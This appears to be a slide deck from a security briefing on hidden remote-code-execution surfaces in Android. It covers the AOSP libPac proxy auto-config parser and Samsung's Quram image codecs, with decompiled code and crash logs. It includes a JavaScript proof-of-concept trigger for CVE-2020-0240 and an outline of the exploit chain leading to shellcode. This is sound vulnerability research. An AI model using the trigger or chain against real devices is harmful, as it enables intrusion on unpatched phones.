MAY 12-13

BRIEFINGS

The Hidden RCE Surfaces that Control the Droids

Qidan He

Juntao Wu

About us

- Qidan He
  - Director, Chief Researcher, Shaechi Security Lab
  - Winner of multiple Pwn2Own championships. He has spoken at conferences like Black Hat, DEFCON, RECON, CanSecWest, MOSEC, HITB, PoC, etc.
- Juntao Wu
  - Security researcher focusing on mobile security at Team Pangu. He is currently focusing on mobile security and program analysis.

Agenda

- Overview
- Different RCEs in Android ecosystem
  - libPac in Android AOSP
  - Image formats in Samsung Android Quram
  - SPI image in Samsung Notes
- Diving into dynamic binary fuzzing
- Conclusion


RCEs on Android

WIFI

NFC

FILE

Bluetooth



Baseband


File RCEs still exist in Android

- High-definition images
- Complex media files
- Specific configuration file

Target One: The LibPac Surface in AOSP

- What's PAC?
  - OS provides way for users to configure a Proxy-Auto-Config script
  - A proxy auto-config (PAC) file defines how web browsers and other user agents can automatically choose the appropriate proxy server (access method) for fetching a given URL.
  - In JavaScript (whoops)

```
function FindProxyForURL (url, host) {
  // our local URLs from the domains below example.com don't need a proxy:
  if (shExpMatch(host, '*.example.com')) {
    return 'DIRECT';
  }

  // URLs within this network are accessed through
  // port 8080 on fastproxy.example.com:
  if (isInNet(host, '10.0.0.0', '255.255.248.0')) {
    return 'PROXY fastproxy.example.com:8080';
  }

  // All other requests go through port 8080 of proxy.example.com.
  // should that fail to respond, go directly to the WWW:
  return 'PROXY proxy.example.com:8080; DIRECT';
}
```



Target One: The LibPac Surface in AOSP

- Windows use JScript to parse PAC file
  - Previous P0 research shows on Windows attacker can obtain RCE by hijacking the WPAD domain to host malicious PAC and exploit jscript[1]
- What’s the situation for Android?

[1]: https://googleprojectzero.blogspot.com/2017/12/apacolypse-now-exploiting-windows-10-in_18.html

Target One: The LibPac Surface in AOSP

- V8 is a complex and powerful attack surface in Android so it’s heavily sandboxed
  - Browser V8 runs in isolated_app context
  - Before 2017 we have good old times when application WebViews are not isolated
    - Used in Mobile Pwn2Own 2017, killed in Android O (isolated webview)
  - Imagine a remaining, unisolated V8 in platform_app context?
    - Too good to be true, but yet exists
- Now let’s see how PAC file is processed in Android
  - Different implementations in Android <=10, 11 and 12
  - CVE-2020-0240, CVE-2020-0224, CVE-2021-0393

CVE	References	Type	Severity	Updated AOSP versions
CVE-2020-0240	A-150706594	RCE	High	10

CVE	References	Type	Severity	Updated AOSP versions
CVE-2020-0224	A-147664838 [2]	RCE	Critical	8.0, 8.1, 9, 10

Target One: The LibPac Surface in AOSP (<11)

- A dedicated service PacService exported in packages/services/PacProcessor
  - Exposes interface: public String resolvePacFile(String host, String url)
  - Calls into PacNative.makeProxyRequest(url, host)

```
@Override
public String resolvePacFile(String host, String url) throws RemoteException {
    try {
        if (host == null) {
            throw new IllegalArgumentException("The host must not be null");
        }
        if (url == null) {
            throw new IllegalArgumentException("The URL must not be null");
        }
        // Check for characters that could be used for an injection attack.
        new URL(url);
        for (char c : host.toCharArray()) {
            if (!Character.isLetterOrDigit(c) && (c != '.') && (c != '-')) {
                throw new IllegalArgumentException("Invalid host was passed");
            }
        }
        return mPacNative.makeProxyRequest(url, host);
    } catch (MalformedURLException e) {
        throw new IllegalArgumentException("Invalid URL was passed");
    }
}
```

https://cs.android.com/android/platform/superproject/+/android-10.0.0_r1:frameworks/base/packages/services/PacProcessor/src/com/android/pacprocessor/PacService.java

Target One: The LibPac Surface in AOSP (<11)

- PacNative is backed by libjni_pacprocessor.so
  - Which wraps various calls to V8
  - And where is the `ProxyResolverV8Handle` implemented?

```
std::unique_ptr<char16_t, decltype(&free)> result = std::unique_ptr<char16_t, decltype(&free)>(
    ProxyResolverV8Handle_GetProxyForURL(proxyResolver, url16.data(), host16.data()), &free);
if (result.get() == NULL) {
    ALOGE("Error Running PAC");
    return NULL;
}

std::u16string ret(result.get());
jstring jret = string16ToJstring(env, ret);

return jret;
```

https://cs.android.com/android/platform/superproject/+/android-10.0.0_r1:frameworks/base/packages/services/PacProcessor/jni/com_android_pacprocessor_PacNative.cpp

Target One: The LibPac Surface in AOSP (<11)

- The answer is external/chromium_libpac and external/v8
  - The final implementation creates a V8 context in the process space and evaluates the PAC

proxy_resolver_v8.cc

```
372  int ResolveProxy(const std::u16string url, const std::u16string host,
373        std::u16string* results) {
374    v8::Locker locked(isolate_);
375    v8::Isolate::Scope isolate_scope(isolate_);
376    v8::HandleScope scope(isolate_);
377
378    v8::Local<v8::Context> context =
379        v8::Local<v8::Context>::New(isolate_, v8_context_);
380    v8::Context::Scope function_scope(context);
381
382    v8::Local<v8::Value> function;
383    if (!GetFindProxyForURL(&function)) {
384      error_listener_->ErrorMessage("FindProxyForURL() is undefined");
385      return ERR_PAC_SCRIPT_FAILED;
386    }
387
388    v8::Handle<v8::Value> argv[] = {
389        UTF16StringToV8String(isolate_, url),
390        UTF16StringToV8String(isolate_, host) };
391
392    v8::TryCatch try_catch(isolate_);
393    v8::Local<v8::Value> ret = v8::Function::Cast(*function)->Call(
394        context->Global(), 2, argv);
395
```

```
11    cflags: [
12        "-Wno-endif-labels",
13        "-Wno-import",
14        "-Wno-format",
15        "-Wno-unused-parameter",
16        "-Werror",
17    ],
18
19    export_include_dirs: ["includes"],
20    local_include_dirs: ["src"],
21
22    static_libs: ["libv8"],
23
24    shared_libs: [
25        "liblog",
26        "libicuuc",
27        "libicui18n",
28    ],
29
30    stubs: {
31        symbol_file: "libpac.map.txt",
32        versions: [
33            "1",
34        ],
35    },
```

https://cs.android.com/android/platform/superproject/+/android-10.0.0_r1:external/chromium-libpac/src/proxy_resolver_v8.cc

Target One: The LibPac Surface in AOSP (<11)

- … and a separate branch of v8 is maintained and used in external/v8

https://android.googlesource.com/platform/external/v8/+log

Target One: The LibPac Surface in AOSP (<11)

- Problems here:
  - The separate V8 repo has patch gap: Ndays also work
  - The resolver itself is in native code and might contains bug
  - The V8 does not run in isolated process
- Some previous reports lead to a minor change in the V8 options
  - Kills JIT bugs, but far from enough


```
// ...
static const char kNoOpt[] = "--no-opt";
v8::V8::SetFlagsFromString(kNoOpt, strlen(kNoOpt));
```

Target One: The LibPac Surface in AOSP (<11)

- Example: CVE-2020-0240 Integer overflow in NewFixedDoubleArray
  - Originally chromium issue 938251
  - NewFixedDoubleArray does not expect negative int for length, leading to overflow
  - Does not require JIT
- Crafting exploit
  - Create an array with length oob
  - Get ARW and overwrite WASM code page
  - Jump to shellcode
- Got execution in platform_app context
  - fortunately(!) permission is limited

```
function FindProxyForURL(url, host){
array = [];
array.length = 0xffffffff;

b = array.fill(1.1, 0, {valueOf() {
  array.length = 32;
  array.fill(1.1);
  return 0x80000000;
}});
return "DIRECT";
}
```

Pac RCE DEMO


Last login: Tue Mar 3 22:01:17 on ttys006
fuckyou:~ Dlyma$ adb shell ps -A | grep pac
root 99 2 0 0 0 0 S [kcompactd0]
radio 939 1 113620 4716 0 0 S ipacm
fuckyou:~ Dlyma$ adb reboot
fuckyou:~ Dlyma$ adb shell ps -A | grep pac
root 99 2 0 0 0 0 S [kcompactd0]
radio 944 1 113620 4724 0 0 S ipacm
fuckyou:~ Dlyma$ adb shell ps -A | grep pac
root 99 2 0 0 0 0 S [kcompactd0]
radio 944 1 113620 4724 0 0 S ipacm
fuckyou:~ Dlyma$

Target One: The LibPac Surface in AOSP (11)

- Changes in AOSP were introduced to mitigate these bugs
  - sUsedWebViewPacProcessor switches between PacWebview (default) and PacNative
  - PacWebview redirects to SystemWebview

```
public class PacService extends Service {
    private static final String TAG = "PacService";
    private static final boolean sUseWebViewPacProcessor = Resources.getSystem().getBoolean(
            com.android.internal.R.bool.config_useWebViewPacProcessor);

    private final LibpacInterface mLibpac = sUseWebViewPacProcessor
            ? PacWebView.getInstance()
            : PacNative.getInstance();
```

```
o1q:/ # cat /proc/17289/maps | grep -i "webview"
6fdf80d000-6fdf9a0000 r--p 00000000 fd:04 16388                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.dex
6fdf9a0000-6fe01d0000 r-xp 00193000 fd:04 16388                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.dex
6fe01d0000-6fe01d5000 r--p 009c3000 fd:04 16388                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.dex
6fe01ea000-6fe0558000 rw-p 00000000 fd:04 16389                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.vdex
6fe0558000-6fe0559000 r--p 009c8000 fd:04 16388                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.dex
6fe0559000-6fe055a000 rw-p 009c9000 fd:04 16388                          /data/dalvik-cache/arm64/product@app@WebViewGoogle@WebViewGoogle.apk@classes.dex
```

```
736f70b000-736f718000 r--s 0006e000 fd:01 26                                /product/app/WebViewGoogle/WebViewGoogle.apk
o1q:/ # ps -AZ | grep -i pacprocessor
u:r:platform_app:s0:c512,c768  u0_a155      17289 25699 37350056 109924 do_epoll_wait      0 S com.android.pacprocessor
```

Target One: The LibPac Surface in AOSP (12)

- In Android 12, the switch is removed and only PacWebview is used
  - PacWebview redirects to SystemWebview
  - But the parsing still runs in non-isolated context
    - Crashes working to relevant WebView version in the platform_app process

```
04-21 11:05:23.209 13186 13211 F libc    : Fatal signal 5 (SIGTRAP), code 1 (TRAP_BRKPT), fault addr 0x6f691d3d54 in tid 13211 (Proxy Resolver), pid 13186 (id.pacprocessor)
04-21 11:05:23.375 13333 13333 F crash_dump64: crash_dump.cpp:270] invalid core_num: -1
04-21 11:05:23.376   811   811 I tombstoned: received crash request for pid 13211
04-21 11:05:23.376   811   811 E tombstoned: unexpected dump type: kDebuggerdAnyIntercept
04-21 11:05:23.376   811   811 E tombstoned: failed to get crash output for type kDebuggerdAnyIntercept
04-21 11:05:23.376 13333 13333 E libc    : failed to read response to DumpRequest packet: No message of desired type
04-21 11:05:23.376 13333 13333 E crash_dump64: failed to connected to tombstoned to report failure
04-21 11:05:23.378 13186 13211 F libc    : crash_dump helper failed to exec, or was killed
04-21 11:05:23.379   928   928 E audit   : type=1701 audit(1650510323.374:174): auid=4294967295 uid=10155 gid=10155 ses=4294967295 subj=u:r:platform_app:s0:c512,c768 pid=13186 comm=50726F7879205265
736F6C766572 exe="/system/bin/app_process64" sig=5 res=1
```

Target Two: DNG and other formats in Samsung Quram Library

- First bug in Quram found by Natalie of P0 in 2015
- P0 and I both conducted fuzzing again in early 2020
  - From different code paths and different formats
  - Found bugs in JPEG, QMG, GIF, DNG parsing, etc
- A quite complex binary with lots of codecs and in system partition

```
➜ lib64 ls -lh | grep quram
-rw-r--r-- 1 test test  587K 12月 31  2008 libagifencoder.quram.so
-rw-r--r-- 1 test test 1010K 12月 31  2008 libatomcore.quram.so
-rw-r--r-- 1 test test  177K 12月 31  2008 libatomjpeg_panorama_enc.quram.so
-rw-r--r-- 1 test test   30K 12月 31  2008 libatomjpeg.quram.so
-rw-r--r-- 1 test test  3.1M 6月  16 16:48 libimagecodec.quram-old.so
-rw-r--r-- 1 test test  3.1M 7月   6 14:31 libimagecodec.quram.so
-rw-r--r-- 1 test test  135K 12月 31  2008 libquramimagecodec.so
-rw-r--r-- 1 test test   67K 12月 31  2008 libsecjpegquram.so
-rw-r--r-- 1 test test  205K 12月 31  2008 libSEF.quram.so
```

Target Two: API reversing of Samsung Quram Library

- A nature entry is in the stock Gallery App
- QuramCodecInterface is the Java wrapper for QuramCodec
- Called by ImageDecoder.decodeFile
- QuramCodec is called
  - If Codec is present
  - If inJustDecodeBounds is true
  - If ifPreferedQuramCodec is true

```
public class QuramCodecInterface {
    private static Boolean sLibraryLoaded;

    static {
        QuramCodecInterface.loadLibrary();
    }

    private static boolean isPOS() {
        return Build.VERSION.SDK_INT > 27;
    }

    public static boolean loadLibrary() {
        if(QuramCodecInterface.sLibraryLoaded == null) {
            try {
                String v1 = QuramCodecInterface.isPOS() ? "imagecodec.quram" : "quram";
                System.loadLibrary(v1);
                QuramCodecInterface.sLibraryLoaded = Boolean.valueOf(true);
                Log.i("QuramCodecInterface", "Quram library loaded");
            }
            catch(UnsatisfiedLinkError unused_ex) {
                Log.e("QuramCodecInterface", "Quram library load failed");
                QuramCodecInterface.sLibraryLoaded = Boolean.valueOf(false);
            }

            return QuramCodecInterface.sLibraryLoaded.booleanValue();
        }

        return QuramCodecInterface.sLibraryLoaded.booleanValue();
    }

    public static native Bitmap nativeDecodeByteArray(byte[] arg0, int arg1, int arg2, Bitma
    }

    public static native Bitmap nativeDecodeFile(String arg0, BitmapFactory.Options arg1) {
    }
```

Target Two: API reversing of Samsung Quram Library

- For all image types:
  - some MIMEs are default to true
- Other major types (JPEG, GIF, BMP, WBMP, PNG, etc)
  - Set to true in some threads
    - Thumbnail, FaceDetection, etc
    - Automatically triggered when file is added to inventory
    - otherwise delegate to SKIA (not interesting)
- Receiving image triggers the library (and its bugs in background silently)

Target Two: API reversing of Samsung Quram Library

- The JNI function accepts a filepath/bytearray, and returns an AndroidBitmap with pixels filled
- Metadata is retrieved by QuramGetImageInfoFromFile (height/width/filetype)
- Creates Bitmap based on metadata


```
if ( v6 )
{
  __android_log_print(6, "QrBitampFactory", "error path or options is null");
  return v7;
}
v8 = env->functions->FindClass(&env->functions, "android/graphics/BitmapFactory$Optio
v9 = jnienv->functions->GetFieldID(&jnienv->functions, v8, "inPreferredConfig", "Land
v101 = jnienv->functions->GetFieldID(&jnienv->functions, v8, "inJustDecodeBounds", "Z
v99 = jnienv->functions->GetFieldID(&jnienv->functions, v8, "inPremultiplied", "Z");
v10 = jnienv->functions->GetFieldID(&jnienv->functions, v8, "inSampleSize", "I");
outwidthfield = jnienv->functions->GetFieldID(&jnienv->functions, v8, "outWidth", "I"
outheightfield = jnienv->functions->GetFieldID(&jnienv->functions, v8, "outHeight", "
v93 = v8;
v11 = jnienv->functions->GetFieldID(&jnienv->functions, v8, "inBitmap", "Landroid/gra
filename = (char *)jnienv->functions->GetObjectField(&jnienv->functions, (jobject)bit
v13 = jnienv->functions->FindClass(&jnienv->functions, "android/graphics/Bitmap$Confi
v14 = jnienv->functions->GetFieldID(&jnienv->functions, v13, "nativeInt", "I");
inpreferedconfigint = jnienv->functions->GetIntField(&jnienv->functions, (jobject)fil
v16 = inpreferedconfigint == 5;
if ( inpreferedconfigint != 5 )
  v16 = inpreferedconfigint == 3;
if ( !v16 )
{
  v7 = 0;
  goto LABEL_119;
}
insamplesize = jnienv->functions->GetIntField(&jnienv->functions, (jobject)bitmapopti
injustdecodebounds = jnienv->functions->GetBooleanField(&jnienv->functions, (jobject)
inpremultiplied = jnienv->functions->GetBooleanField(&jnienv->functions, (jobject)bit
inbitmapobj = jnienv->functions->GetObjectField(&jnienv->functions, (jobject)bitmapop
v19 = 0;
filename = (char *)jnienv->functions->GetStringUTFChars(&jnienv->functions, (jstring)
v20 = j_android_sdk_version();
width = 0;
height = 0;
v107 = 0;
v106 = 0;
retimagetype = j_QuramGetImageInfoFromFile2((int)filename, 0, 0, (int)&width, (int)&h
if ( retimagetype == 3 )
```

Target Two: API reversing of Samsung Quram Library


- AndroidBitmap_lockPixels creates buffer depend on RGB type
- Parsing dispatches to QrDecodeImage for different types
- AndroidBitmap_unlockPixels finishes decoding

```
    v15 = j_QURAMWINK_CreateDecInfo(1, (int)v6, v8, v7, 0);
  }
  if ( v15 )
  {
    ptra = (int)v15;
    v18 = j_QURAMWINK_Parser((int)v15, (unsigned int *)&parsearg);
    if ( v18 && v18 != 3 )
      *a5 = ptra;
    v19 = parsearg.field_4;
    v20 = roundf((float)(unsigned int)parsearg.field_0 / (float)v11);
    v21 = roundf((float)(unsigned int)v19 / (float)v11);
    v22 = (signed int)v20;
    v23 = (signed int)v21;
    v24 = (_DWORD *)ptra;
    v12 = (signed int)v20;
    switch ( ptra )
    {
      case 0:
        goto LABEL_40;
      case 1:
        if ( a6 )
          v26 = j_QURAMWINK_PDecodeJPEG(ptra, (int)bufbytes, v22, v23, v11);
        else
          v26 = j_QURAMWINK_DecodeJPEG(ptra, (int)bufbytes, v22, v23);
        v12 = v26;
        break;
      case 2:
        v25 = j_QURAMWINKI_DecodeBMP(ptra, (int)bufbytes, v22, v23);
        goto LABEL_37;
      case 3:
        stream = (FILE *)(signed int)v21;
        v27 = *(void **)(ptra + 128);
        if ( v27 )
          free(v27);
        j_QURAMWINK_DestroyDecInfo((void *)ptra);
        if ( v8 < 1 )
        {
          v24 = 0;
          v12 = j_decodeQPNG(v6, 0, 0, (int)bufbytes, v22, (int)stream, v11, v7)
        }
        else
        {
          v12 = j_decodeQPNG(v6, v8, (int)qpng_read_fn, (int)bufbytes, v22, (int
          v24 = 0;
        }
        goto LABEL_39;
      case 4:
      case 6:
        v25 = j_QURAMWINKI_DecodeGIF(ptra, bufbytes, v22, v23);
        goto LABEL_37;
      case 5:
        v25 = j_QURAMWINKI_DecodeWBMP(ptra, bufbytes, v22, v23);
RT_37:
```

Target Two: API reversing of Samsung Quram Library



Target Two: API reversing of Samsung Quram Library




Target Two: Whoa, DNG

Bytecode/Disassembly | ImageDecoder/Source | QuramBitmapFactory/Source


```
    }

    public static Bitmap decodeFile(String arg6, BitmapFactory.Options arg7, boolean arg8) {
        Bitmap bitmap;
        ThreadUtil.assertOnMainThread("ImageDecoder should run on background thread");
        try {
            Trace.beginSection("decodeFile");
            bitmap = null;
            if(!arg7.inJustDecodeBounds) {
                if((Features.isEnabled(Features.IS_POS)) && (ImageDecoder.USE_BITMAP_POOL)) {
                    BitmapUtils.applyBitmapPool(arg7);
                }

                if(QuramBitmapFactory.isEnabled()) {
                    if((arg8) && (ImageDecoder.checkIsDNGFile(arg6))) {
                        bitmap = QuramBitmapFactory.decodeDNGPreview(arg6);
                        int w = arg7.outWidth;
                        int h = arg7.outHeight;
                        if(bitmap != null && w > 0 && h > 0 && w != h) {
                            bitmap = BitmapUtils.resizeBitmapByRatio(bitmap, ((float)w), ((float)h));
                        }
                    }

                    if(bitmap == null) {
